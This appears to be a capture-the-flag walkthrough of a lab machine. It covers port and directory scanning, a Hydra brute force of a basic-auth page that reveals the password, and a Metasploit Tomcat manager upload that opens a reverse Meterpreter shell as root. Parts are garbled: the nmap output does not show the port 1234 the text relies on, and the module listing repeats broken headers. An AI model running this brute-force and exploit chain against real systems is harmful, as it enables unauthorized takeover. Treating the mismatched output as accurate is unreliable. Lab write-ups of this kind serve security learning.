

📖 ToysRus.md


This is the writeup of ToysRus

Active Machine Information

Title	IP Address	Expires	
ToolsRUs	10.10.205.93	Expires 1h 51m 21s	<div>Add 1 hour</div> <div>Terminate</div>

0%

Task 1 ○ ToysRus



Deploy

Your challenge is to use the tools listed below to enumerate a server, gathering information along the way that will eventually lead to you taking over the machine.

This task requires you to use the following tools:

- Dirbuster
- Hydra
- Nmap
- Nikto
- Metasploit

What directory can you find, that begins with a "g"?

Answer format: *****

Submit

Hint

Where's name can you find from this directory?

first I started: nikto, gobuster and nmap:

```
(alex@Kali) (~)
$ nmap -sC -sV -A -p- -oN initial.nmap 10.10.205.93
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-22 19:17 CET
Nmap scan report for 10.10.205.93
Host is up (0.029s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4243/tcp  open  ssh
8080/tcp  open  http
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
```

```
(alex@Kali) (~)
$ nikto -h http://10.10.205.93
- Nikto v2.1.6

+ Target IP: 10.10.205.93
+ Target Hostname: 10.10.205.93
+ Target Port: 80
+ Start Time: 2021-01-22 19:19:32 (GMT+1)
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can help to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: a8, size: 583d315d43a92, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-32333: /icons/README: Apache default file found.
+ 8041 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2021-01-22 19:24:06 (GMT+1) (274 seconds)

+ 1 host(s) tested
```

```
(alex@Kali) (~)
$ gobuster dir -u 10.10.205.93 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x py,js,html,css,php,sh,cgi -o initial.gobuster
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.10.205.93
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Extensions: js,html,css,php,sh,cgi,py
[+] Timeout: 10s

2021/01/22 19:19:13 Starting gobuster
=====
/index.html (Status: 200)
/guidelines (Status: 301)
/protected (Status: 401)
Progress: 16576 / 87665 (18.91%)^C
[!] Keyboard interrupt detected, terminating.

2021/01/22 19:26:07 Finished
=====

(alex@Kali) (~)
$
```

localhost:6419

1/6

We find the answer to the first question with the gobuster, (**What directory can you find, that begins with a "g"?**)
when going to this directory, we find the answer to the second question. (**Whose name can you find from this directory?**)
With the same gobuster scan we then also find the answer to the third question: **What directory has basic authentication?**

We then move onto the *protected* directory and see an authentication form:

We then try to bruteforce it with the username "bob" found previously.

```
(alex@Kali)-[~/my_testing]
$ hydra -l bob -P /usr/share/wordlists/rockyou.txt -t 1 -f 10.10.205.93 http-get /protected/
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-22 19:58:30
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking http-get://10.10.205.93:80/protected/
[80][http-get] host: 10.10.205.93 login: bob password: *****
[STATUS] attack finished for 10.10.205.93 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-22 19:58:40
```

What directory can you find, that begins with a "g"?
What directory has basic authentication?
What is bob's password to the protected part of the website?
Answer format: *****
What other port that serves a webs service is open on the machine?
Answer format: ****

That gives us the answer to question number 4: **What is bob's password to the protected part of the website?**

But when logging into that page doesn't give us much just the information that we should look on another port.

← → ↺ ⬆ ⚠ Not secure | 10.10.205.93/protected/



This protected page has now moved to a different port.


And question number 5 gives us a hint were to look (**What other port that serves a webs service is open on the machine?**).
We still have our nmap file and we can see that *Apache Tomcat/Coyote JSP engine 1.1* was running on port 1234.

We then move to see what is going on on this port and we see this:


← → ↺ ⚠ Not secure | 10.10.205.93:1234

Home Documentation Configuration Examples Wiki Mailing ListsFind Help

Apache Tomcat/7.0.88

SOFTWARE FOUNDATION
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!



Recommended Reading:
[Security Considerations HOW-TO](#)
[Manager Application HOW-TO](#)
[Clustering/Session Replication HOW-TO](#)

[Server Status](#)
[Manager App](#)
[Host Manager](#)

Developer Quick Start

[Tomcat Setup](#)
[First Web Application](#)

[Realms & AAA](#)
[JDBC DataSources](#)

[Examples](#)

[Servlet Specifications](#)
[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 7.0 access to the manager application is split between different users.
[Read more...](#)

[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation

[Tomcat 7.0 Documentation](#)
[Tomcat 7.0 Configuration](#)
[Tomcat Wiki](#)
Find additional important configuration information in:
`$CATALINA_HOME/RUNNING.txt`
Developers may be interested in:
[Tomcat 7.0 Bug Database](#)
[Tomcat 7.0 JavaDocs](#)
[Tomcat 7.0 SVN Repository](#)

Getting Help

[FAQ and Mailing Lists](#)
The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages

Other Downloads

[Tomcat Connectors](#)
[Tomcat Native](#)
[Taglibs](#)
[Deployer](#)

Other Documentation

[Tomcat Connectors](#)
[mod_jk Documentation](#)
[Tomcat Native](#)
[Deployer](#)

Get Involved

[Overview](#)
[SVN Repositories](#)
[Mailing Lists](#)
[Wiki](#)

Miscellaneous

[Contact](#)
[Legal](#)
[Sponsorship](#)
[Thanks](#)


Apache Software Foundation

[Who We Are](#)
[Heritage](#)
[Apache Home](#)
[Resources](#)

Copyright ©1999-2021 Apache Software Foundation. All Rights Reserved

We can then reply to the question number 6: **what is the name and version of the software?**

When going on /manager/html or when looking at the nikto scan we can see the number of documentation.



This is the response to question 7: **How many documentation files did Nikto identify?**

For question 8 (**What is the server version (run the scan against port 80)?**) we will go back to our nmap scan and look at the port 80.

The nmap scan will also come handy for the question 9: **What version of Apache-Coyote is this service using?**

If we then search for our nmap result for port 1234 (*Apache Tomcat/Coyote JSP engine 1.1*) the first thing that comes up is this: https://charlesreid1.com/wiki/Metasploitable/Apache/Tomcat_and_Coyote

And after a bit of research we can find a module to use with metasploit.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > show options
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
10 exploit/linux/http/cpi_tararchive_upload 2019-05-15
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
11 exploit/multi/http/cisco_dcnm_upload_2019 2019-06-26
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
12 exploit/multi/http/struts2_namespace_ognl 2018-08-22
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
13 exploit/multi/http/struts_code_exec_classloader 2014-03-06
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
14 exploit/multi/http/struts_dev_mode 2012-01-06
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
15 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
16 exploit/multi/http/tomcat_mgr_deploy 2009-11-09
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
17 exploit/multi/http/tomcat_mgr_upload 2009-11-09
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
18 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
19 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
20 exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
21 post/multi/gather/tomcat_gather
Module: options (exploit/multi/http/tomcat_mgr_upload):
Current Setting  Required  Date
-----
22 post/windows/gather/enum_tomcat

Interact with a module by name or index. For example info 22, use 22 or use post/wi
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 17

```

We then put the right options into it, the username and the password we found, then the RHOSTS and PORT.

```

Exploit target:

Id  Name
--  ---
0   Java Universal

msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword
HttpPassword => bubbles
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername bob
HttpUsername => bob
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.10.51.21
RHOSTS => 10.10.51.21
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 1234
RPORT => 1234
msf6 exploit(multi/http/tomcat_mgr_upload) >

```

```

msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 10.11.25.211
LHOST => 10.11.25.211
msf6 exploit(multi/http/tomcat_mgr_upload) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.25.211:4444
[*] Retrieving session ID and CSRF token...
msf6 exploit(multi/http/tomcat_mgr_upload) > [*] Uploading and deploying XZWPLUFo4VuQ...
[*] Executing XZWPLUFo4VuQ...
[*] Undeploying XZWPLUFo4VuQ ...
[*] Sending stage (58125 bytes) to 10.10.51.21
[*] Meterpreter session 1 opened (10.11.25.211:4444 -> 10.10.51.21:59978) at 2021-01-22 2

```

What other port that serves a webs service is open on the machine?

Going to the service running on that port, what is the name and version of the service?

Answer format: Full_name_of_service/Version

Use Nikto with the credentials you have found and scan the /manager/html directory.

How many documentation files did Nikto identify?

You should then have a created session, switch to it and see if it works.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > sessions

Active sessions
=====

  Id  Name  Type           Information                Connection
  --  ---  ---
  2    meterpreter java/linux root @ ip-10-10-51-21 10.11.25.211:4444 -> 10.10.51.21:59982 (10.10.51.21)

msf6 exploit(multi/http/tomcat_mgr_upload) > sessions 2
[*] Starting interaction with 2...

meterpreter >

```

And here we are, root!

Good Job!

```

meterpreter > cd /root
meterpreter > ls
Listing: /root
=====

Mode                Size      Type      Last modified
----                -
100667/rw-rw-rwx   47        fil       2019-03-11 17:06:14 +0100
100667/rw-rw-rwx  3106      fil       2015-10-22 19:15:21 +0200
40777/rwxrwxrwx    4096      dir       2019-03-11 16:30:33 +0100
100667/rw-rw-rwx   148       fil       2015-08-17 17:30:33 +0200
40777/rwxrwxrwx    4096      dir       2019-03-10 22:52:32 +0100
100667/rw-rw-rwx   658       fil       2019-03-11 17:05:22 +0100
100666/rw-rw-rw-    33        fil       2019-03-11 17:05:22 +0100
40776/rwxrwxrw-    4096      dir       2019-03-10 22:52:43 +0100

meterpreter >

meterpreter > pwd
/
meterpreter > cd /root/
meterpreter > ls
Listing: /root
=====

Mode                Size      Type      Last modified
----                -
100667/rw-rw-rwx   47        fil       2019-03-11 17:06:14 +0100
100667/rw-rw-rwx  3106      fil       2015-10-22 19:15:21 +0200
40777/rwxrwxrwx    4096      dir       2019-03-11 16:30:33 +0100
100667/rw-rw-rwx   148       fil       2015-08-17 17:30:33 +0200
40777/rwxrwxrwx    4096      dir       2019-03-10 22:52:32 +0100
100667/rw-rw-rwx   658       fil       2019-03-11 17:05:22 +0100
100666/rw-rw-rw-    33        fil       2019-03-11 17:05:22 +0100
40776/rwxrwxrw-    4096      dir       2019-03-10 22:52:43 +0100

meterpreter >

```

I hope it was clear!

Contact: alex.spiesberger@gmail.com